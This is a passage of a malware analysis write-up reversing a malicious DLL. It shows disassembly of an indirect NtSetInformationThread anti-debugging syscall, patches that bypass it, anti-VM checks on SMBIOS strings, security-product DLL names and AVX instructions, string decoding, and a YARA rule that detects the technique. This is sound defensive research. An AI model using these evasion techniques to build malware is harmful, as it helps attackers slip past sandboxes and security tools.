+0x18000dd35  c6400ac3          mov     byte [rax+0xa], 0xc3
+0x18000dd39  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd40  48898550410000    mov     qword [rbp+0x4150 {var_10290_1}], rax
+0x18000dd47  488b8550410000    mov     rax, qword [rbp+0x4150 {var_10290_1}]
+0x18000dd4e  48898560410000    mov     qword [rbp+0x4160 {NtSetInformationThread_syscall}], rax
+0x18000dd55  4533c9            xor     r9d, r9d  {0x0}
+0x18000dd58  4533c0            xor     r8d, r8d  {0x0}
+0x18000dd5b  ba11000000        mov     edx, 0x11
+0x18000dd60  488b8d58410000    mov     rcx, qword [rbp+0x4158 {var_10288_1}]
+0x18000dd67  ff9560410000      call    qword [rbp+0x4160 {NtSetInformationThread_syscall}]
+0x18000dd6d  89855c3d0000      mov     dword [rbp+0x3d5c {var_10684_1}], eax
+0x18000dd73  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd7a  48898568410000    mov     qword [rbp+0x4168 {var_10278_1}], rax
+0x18000dd81  48c785681c000000000000  mov     qword [rbp+0x1c68 {i_16}], 0x0
+0x18000dd8c  eb11              jmp     0x18000dd9f
```

Indirect Syscall


To really get a good look at the syscall in addition to analyzing it in the debugger, you need to dump the allocated memory via the debugger, and then create a memory map segment in Binary Ninja. The next figure shows the configuration used for this new segment. The exact base address for the segment as found in the debugger is used here as the segment start address. And the memory dump from the debugger is used as a file backing this mapped segment.



This next figure shows the function as it appears in the debugger.



The next figure shows the core of the anti-debugging technique used here. The input parameter shown in `rdx` is `0x11` which is `ThreadHideFromDebugger`. If this call is made, your debugging session is over and everything goes poof.



And then this next figure shows the function as it appears in Binary Ninja after creating a function in the newly mapped segment.


```
int64_t NtSetInformationThread_syscall()

+0x002830000    int64_t NtSetInformationThread_syscall()

+0x002830000  4c8bd1          mov     r10, rcx
+0x002830003  b80d000000      mov     eax, 0xd
+0x002830008  0f05            syscall   // NtSetInformationThread
+0x00283000a  c3              retn     {__return_addr}
```

To make it easier to navigate between the mapped segment and the call in the malware DLL, you can create a cross reference manually. This cross reference is shown in the next figure.


```
Cross References
  Filter (4)
  Data References
    |-> 000000000 ??
  Code References
    NtSetInformationThread_syscall
      |-> 002830000 NtSetInformationThread_syscall
  Variable References
    char* NtSetInformationThread_syscall
      |-> 18000dd67 call    qword [rbp+0x4160]
    int32_t rax_975
      |-> 18000dd67 call    qword [rbp+0x4160]
```

Anti-Debugging Circumvention

This anti-debugging syscall can be circumvented by replacing the syscall opcode with two `nop`, `0x90`, instructions. However, this is not the optimal method for circumvention. According to Microsoft's documentation for `NtSetInformationThread`, the return value for this function when it succeeds is `STATUS_SUCCESS` or `0x0`. In case the return value is checked or used elsewhere, replacing the two bytes for `syscall` with `xor eax, eax` is better. The instruction bytes for this are the same length as `syscall`, two bytes, `31C0`. Using this alternative instruction means the `STATUS_SUCCESS` value of `0x0` is set in `eax` and the return value of the function is correct. The resulting modified function is shown in the next figure as seen in the debugger.



However, because this function is dynamically generated, the above patching would need to be performed on the fly in the debugger. If you want to patch the file in advance so that the change is permanent, you must change the two bytes in the caller function. The two immediate values that represent the syscall instruction are where this patch needs to happen. The next figure shows those two locations patched apropriately as seen in the debugger.



Detection Opportunity: Indirect Syscall Immediate Obfuscation

The technique of hiding a syscall function as bytes hard-coded in immediate values presents a nice opportunity for detection. This technique is reminiscent of stack strings where the characters of the string are obfuscated in immediate values before being written to the stack. However, in this case, the immediate values are written to allocated memory and become a function. The following figure shows a YARA rule that targets this technique. The actual rule rather than a PNG is provided in the gist linked to earlier.


```
rule IndirectSyscall_ImmediateObfuscation
{
    meta:
        author = "Malware Utkonos"
        date = "2025-07-19"
        description = "Detects bytes obfuscated in immediates that could be part of an indirect syscall."
    strings:
        $op = { c640??0f [0-15] c640??05 [0-15] c640??c3 }
            // 18000dd1f  c640080f          mov     byte [rax+0x8], 0xf
            // 18000dd23  488b85c0040100    mov     rax, qword [rbp+0x104c0]
            // 18000dd2a  c6400905          mov     byte [rax+0x9], 0x5
            // 18000dd2e  488b85c0040100    mov     rax, qword [rbp+0x104c0]
            // 18000dd35  c6400ac3          mov     byte [rax+0xa], 0xc3
    condition:
        uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}
```

The hunting results have not been fully triaged yet. This is on the todo list. However, a spot check shows that the rule is matching malware files that are outside of the malware family we're analyzing here. The next figure shows the match location as seen in Binary Ninja with the syscall bytes located in immediate values.


```
+0x14000fbb9  41b940000000        mov    r9d, 0x40
+0x14000fbbf  41b800300000        mov    r8d, 0x3000
+0x14000fbc5  ba0b000000          mov    edx, 0xb
+0x14000fbca  33c9                xor    ecx, ecx  {0x0}
+0x14000fbcc  ff1506250700        call   qword [rel VirtualAlloc]
+0x14000fbd2  488905d7210800      mov    qword [rel data_140091db0], rax
+0x14000fbd9  41b808000000        mov    r8d, 0x8
+0x14000fbdf  488b942488000000    mov    rdx, qword [rsp+0x88 {var_e0_1}]
+0x14000fbe7  488b0dc2210800      mov    rcx, qword [rel data_140091db0]
+0x14000fbee  e87df80600          call   sub_14007f470
+0x14000fbf3  488b05b6210800      mov    rax, qword [rel data_140091db0]
+0x14000fbfa  c640080f            mov    byte [rax+0x8], 0xf
+0x14000fbfe  488b05ab210800      mov    rax, qword [rel data_140091db0]
+0x14000fc05  c6400905            mov    byte [rax+0x9], 0x5
+0x14000fc09  488b05a0210800      mov    rax, qword [rel data_140091db0]
+0x14000fc10  c6400ac3            mov    byte [rax+0xa], 0xc3
+0x14000fc14  488d15755affff      lea    rdx, [rel sub_140005690]
+0x14000fc1b  488b8c2488000000    mov    rcx, qword [rsp+0x88 {var_e0_1}]
+0x14000fc23  e8985effff          call   sub_140005ac0
+0x14000fc28  488b842470010000    mov    rax, qword [rsp+0x170 {arg_8}]
+0x14000fc30  488b00              mov    rax, qword [rax]
```

Incomplete Cleanup Loop

After the syscall function returns, there is a curious little loop. It tries to cover the tracks left in the allocated memory by overwriting the syscall function's bytes with null values. What is interesting is the malware author appears to have not counted from zero. This leaves the `0xc3` return byte sitting around in the allocated memory after the cleanup loop has done its work. The cleanup loop with the incorrect syscall function length is shown in the next figure.




This next figure shows the contents of the allocated memory after the loop has completed. You can see the `ret` still sitting there not overwritten.



Anti-VM: Checking System Firmware Table

After the cleanup loop, the malware allocates memory via a call to `malloc`. This call is located at `0x18000ddde` and the memory is then zeroed out at `0x18000de2f`. These are both shown in the next figure.



Next an API hash for `GetSystemFirmwareTable` is resolved from `0x2af0b331`. This function is called with the input parameter `RSMB` which requests the raw SMBIOS table. This is later searched for various strings such as VMware, qemu, and QEMU. Modifying the contents of the allocated memory to obscure any of these strings circumvents this technique. As the malware checks for strings it makes calls to `IsBadReadPtr` which it resolved from the API hash `0x5aee4c2d`.


```
+0x18000e333  8bc0                  mov     eax, eax
+0x18000e335  483d31b3f02a          cmp     rax, GetSystemFirmwareTable
+0x18000e33b  756e                  jne     0x18000e3ab

+0x18000e33d  488b85901c0000        mov     rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e344  8b4024                mov     eax, dword [rax+0x24]
+0x18000e347  488b8d280b0000        mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e34e  4803c8                add     rcx, rax
+0x18000e351  488bc1                mov     rax, rcx
+0x18000e354  488985c0410000        mov     qword [rbp+0x41c0 {var_10220_1}], rax
+0x18000e35b  488b85901c0000        mov     rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e362  8b401c                mov     eax, dword [rax+0x1c]
+0x18000e365  488b8d280b0000        mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e36c  4803c8                add     rcx, rax
+0x18000e36f  488bc1                mov     rax, rcx
+0x18000e372  488985c8410000        mov     qword [rbp+0x41c8 {var_10218_1}], rax
+0x18000e379  4863856c070000        movsxd  rax, dword [rbp+0x76c {var_13c74_1}]
+0x18000e380  488b8dc0410000        mov     rcx, qword [rbp+0x41c0 {var_10220_1}]
+0x18000e387  0fb70441              movzx   eax, word [rcx+rax*2]
+0x18000e38b  488b8dc8410000        mov     rcx, qword [rbp+0x41c8 {var_10218_1}]
+0x18000e392  8b0481                mov     eax, dword [rcx+rax*4]
+0x18000e395  488b8d280b0000        mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e39c  4803c8                add     rcx, rax
+0x18000e39f  488bc1                mov     rax, rcx
+0x18000e3a2  4889859031000         mov     qword [rbp+0x3190 {var_11250_1}], rax
+0x18000e3a9  eb10                  jmp     0x18000e3bb

+0x18000e3ab  e92cfeffff            jmp     0x18000e1dc

+0x18000e3b0  48c7859031000000000000  mov     qword [rbp+0x3190 {var_11250_1}], 0x0

+0x18000e3bb  488b8590310000        mov     rax, qword [rbp+0x3190 {var_11250_1}]
+0x18000e3c2  488985a0310000        mov     qword [rbp+0x31a0 {var_11240_1}], rax
+0x18000e3c9  488b85a0310000        mov     rax, qword [rbp+0x31a0 {var_11240_1}]
+0x18000e3d0  488985d0410000        mov     qword [rbp+0x41d0 {GetSystemFirmwareTable_1}], rax
+0x18000e3d7  448b8d98080000        mov     r9d, dword [rbp+0x898 {var_13b48_1}]
+0x18000e3de  4c8b8580080000        mov     r8, qword [rbp+0x880 {var_13b60_1}]
+0x18000e3e5  33d2                  xor     edx, edx  {0x0}
+0x18000e3e7    // "RSMB" Raw SMBIOS table
+0x18000e3e7  b9424d5352            mov     ecx, 0x52534d42
+0x18000e3ec  ff95d0410000          call    qword [rbp+0x41d0 {GetSystemFirmwareTable_1}]
+0x18000e3f2  898520070000          mov     dword [rbp+0x720 {var_13cc0_1}], eax
+0x18000e3f8  83bd2007000000        cmp     dword [rbp+0x720 {var_13cc0_1}], 0x0
+0x18000e3ff  751c                  jne     0x18000e41d
```

In addition to checking the firmware table. The malware also checks for the presence of a series of DLL names that correspond to security software, Windows SDK, and Windows Server.

DLL Name	Software
SbieDll.dll	Sandboxie
SxIn.dll	Qihoo 360
Sf2.dll	AVG/Avast

DLL Name	Software
snxhk.dll	Avast
cmdvrt32.dll	COMODO
winsdk.dll	Windows SDK
winsrv_x86.dll	Windows Server
OHarmony.dll	Lib.Harmony
Dumper.dll	Unknown
vehdebug-x86_64.dll	VEH Debugger for CoSMOS

These strings can be seen in the next figure as shown in the debugger.



```
Address          Hex                                              ASCII
000000000AC3680  5C 53 43 56 4E 47 52 5F 56 4D 00 00 00 00 00 00  \SCVNGR_VM......
000000000AC3690  56 4D 77 61 72 65 00 00 00 00 00 00 00 00 00 00  VMware..........
000000000AC36A0  71 65 6D 75 00 00 00 00 00 00 00 00 00 00 00 00  qemu............
000000000AC36B0  51 45 4D 55 00 00 00 00 00 00 00 00 00 00 00 00  QEMU............
000000000AC36C0  53 62 69 65 44 6C 6C 2E 64 6C 6C 00 00 00 00 00  SbieDll.dll.....
000000000AC36D0  53 78 49 6E 2E 64 6C 6C 00 00 00 00 00 00 00 00  SxIn.dll........
000000000AC36E0  53 66 32 2E 64 6C 6C 00 00 00 00 00 00 00 00 00  Sf2.dll.........
000000000AC36F0  73 6E 78 68 6B 2E 64 6C 6C 00 00 00 00 00 00 00  snxhk.dll.......
000000000AC3700  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000000AC3710  63 6D 64 76 72 74 33 32 2E 64 6C 6C 00 00 00 00  cmdvrt32.dll....
000000000AC3720  77 69 6E 73 64 6B 2E 64 6C 6C 00 00 00 00 00 00  winsdk.dll......
000000000AC3730  77 69 6E 73 72 76 5F 78 38 36 2E 64 6C 6C 00 00  winsrv_x86.dll..
000000000AC3740  30 48 61 72 6D 6F 6E 79 2E 64 6C 6C 00 00 00 00  0Harmony.dll....
000000000AC3750  44 75 6D 70 65 72 2E 64 6C 6C 00 00 00 00 00 00  Dumper.dll......
000000000AC3760  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Anti-VM: Advanced Vector Extensions (AVX) Instructions

The last dll name in the list above is stored in an obfuscated string like the rest. However, the last two instructions as shown in this next figure lead to Advanced Vector Extensions (AVX) instructions. These can raise an illegal instruction exception if the sandbox or VM being used is not configured to allow them. The instructions are highligted at the bottom in red and use registers such as `ymm0`.

```
+0x180011e22  48b8789281e2d0ff0361   mov     rax, 0x6103ffd0e2819278
+0x180011e2c  488985c8470000       mov     qword [rbp+0x47c8 {var_fc18}], rax  {0x6103ffd0e2819278}
+0x180011e33  488b85c8470000       mov     rax, qword [rbp+0x47c8 {var_fc18}]  {0x6103ffd0e2819278}
+0x180011e3a  488985d0470000       mov     qword [rbp+0x47d0 {var_fc10}], rax  {0x6103ffd0e2819278}
+0x180011e41  488b85d0470000       mov     rax, qword [rbp+0x47d0 {var_fc10}]  {0x6103ffd0e2819278}
+0x180011e48  488985f8150100       mov     qword [rbp+0x115f8 {var_2de8}], rax  {0x6103ffd0e2819278}
+0x180011e4f  33c0                 xor     eax, eax  {0x0}
+0x180011e51  85c0                 test    eax, eax  {0x1}
+0x180011e53  7402                 je      0x180011e57

+0x180011e55  eb4e                 jmp     0x180011ea5

? +0x180011e57   // Advanced Vector Extensions (AVX) instruction
? +0x180011e57  c5fd6f85e0150100   vmovdqa ymm0, ymmword [rbp+0x115e0 {var_2e00}]
+0x180011e5f  c5fe7f85c0a10000     vmovdqu ymmword [rbp+0xa1c0 {var_a220_1}], ymm0
+0x180011e67  488b85a0090000       mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e6e  c5fe6f00             vmovdqu ymm0, ymmword [rax]
+0x180011e72  c5fe7f85a0a10000     vmovdqu ymmword [rbp+0xa1a0 {var_a240_1}], ymm0
+0x180011e7a  c5fe6f85a0a10000     vmovdqu ymm0, ymmword [rbp+0xa1a0 {var_a240_1}]
+0x180011e82  c5fdef85c0a10000     vpxor   ymm0, ymm0, ymmword [rbp+0xa1c0 {var_a220_1}]
+0x180011e8a  c5fe7f85e0a10000     vmovdqu ymmword [rbp+0xa1e0 {var_a200_1}], ymm0
+0x180011e92  488b85a0090000       mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e99  c5fe6f85e0a10000     vmovdqu ymm0, ymmword [rbp+0xa1e0 {var_a200_1}]
+0x180011ea1   // vehdebug-x86_64.dll VEH Debugger for CoSMOS
+0x180011ea1  c5fe7f00             vmovdqu ymmword [rax], ymm0
```

Decoding Configuration Strings


After slogging through all the anti-analysis trickery, I noticed that basically each capability and each encoded string is totally context independent. The malware is not keeping score in any way to force you to jump through all the hoops. Therefore, one way to decode the strings is just to go straight to them and execute in the debugger from the start of the encoded string to the location where it stores the decoded string on the stack for later use. In the next figure we're at the first jump at the start of the big function where everything happens. The first set of encoded strings is at address `0x18000c20d` and encodes the `\SCVNGR_VM` string. Therefore, we modify the instruction pointer to move directly to the start of the encoded string. Finally, we execute until the location where the string is stored for later use.



Decoding Configuration Strings - Another Method

I started watching a YouTube video by JershMagersh about making a Binary Ninja emulation plugin. I got a few minutes into the video when he describes the core concept: using the vstack unit in Binary Refinery. I will have to go back and watch the rest of the video some time, but that provided the inspiration for the following inelegant kludge that doesn't work in all cases. I made a Binary Ninja plugin called BinjaDump a bit ago that lets me dump bytes from different locations and functions in different ways to stuff like HexFiend, 010editor, DogBolt, and Spectra Analyze. Why not test the concept of using Binary Refinery on these encoded strings? After all the bits of code were dumped to little files, I used the following Binary Refinery command line incantation. I would call the results not awesome, and not terrible.


```
emit binjadump*.dat [ | vstack -a x64 -S 0x25000 [ | scope 2 | terminate |
terminate H:86 | peek -Qr ]]
```



```
C.F.po;f...
QEMU
\
cmdvrt32.dll
C.F.po;f...
.old
/pl?_=-
ole32.dll
/c/v?v=
winsrv_x86.dll
n.}.Jz.\....k#6!.:..e#..x......a
0Harmony.dll
-.>./.T9-.>./.T9
shell32.dll
shell32.dll
n.}.Jz.\....k#6!.:..e#..x......a
/c/a?i=
VMware
/pdl?p=
npmrc
~.}.Jz.\....L?:).[.g.M.T.......a
identifier
\
E.J.\!{.....x>."._.:.L..x......a
CoInitializeEx
Sf2.dll
ole32.dll
error.code:.
